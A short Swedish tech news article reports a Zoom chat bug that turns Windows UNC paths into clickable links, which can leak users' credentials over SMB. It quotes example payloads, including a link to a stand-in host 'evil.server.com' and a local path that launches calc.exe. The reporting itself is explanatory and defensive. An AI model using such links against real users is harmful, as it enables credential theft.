Bugg kan lura av Zoom-användare inloggningsuppgifter
Om de råkar klicka på "elaka" länkar
 Foto: Zoom
Bleeping Computer rapporterar att videochatt-tjänsten Zoom har en ganska otrevlig bugg som gör att Windows-användare i värsta fall kan lämna över sina inloggnignsuppgifter till någon obehörig. Buggen består i att Zooms tillhörande chatt-tjänst gör om vissa saker som skickas i chatten till klickbara länkar. Tanken verkar vara att om någon till exempel skriver feber.se i ett chattfönster så ska detta automatiskt konverteras till länken feber.se så att detta blir klickbart. Problemet är Zoom även konverterar sökvägar till Windows så kallade UNC (Universal Naming Convention) till länkar. Det handlar om länkar som till exempel kan se ut så här: "\\evil.server.com\images\cat.jpg". När någon klickar på en sådan länk kommer Windows-maskiner att försöka ansluta till den aktuella servern via SMB-protokollet och då automatiskt skicka över användaren inloggnings-uppgifter. Dessa ska sedan vara hyfsat enkla att dekryptera för mottagaren som eventuellt fångar upp anropet enligt Bleeping Computer. Förutom det så skulle någon även kunna få Windows-användare att kicka igång olika program på datorn genom att klicka på länkar i zoom. "\\127.0.0.1\C$\windows\system32\calc.exe" skulle till exempel starta datorns miniräknare. Det ska observeras att användaren först kommer att tillfrågas om det aktuella programmet ska öppnas. För att komma till rätta med det här problemet föreslår Bleeping Computer att Zoom fixar buggen på sin sida så snabbt som möjligt. Det finns även en workaround som förhindrar att UNC-anrop skickar inloggningsuppgifter automatiskt. Ni hittar den på länken nedan men det är en lösning som jag enbart rekommenderar för någorlunda erfarna Windows-användare (typ ni som har orkat läsa ända hit). Vi andra ska nog mest hålla koll på hur länkarna vi klickar på i Zoom faktiskt ser ut tills Zoom fixar den här buggen.
 Foto: Bleeping Computer

Kommentarer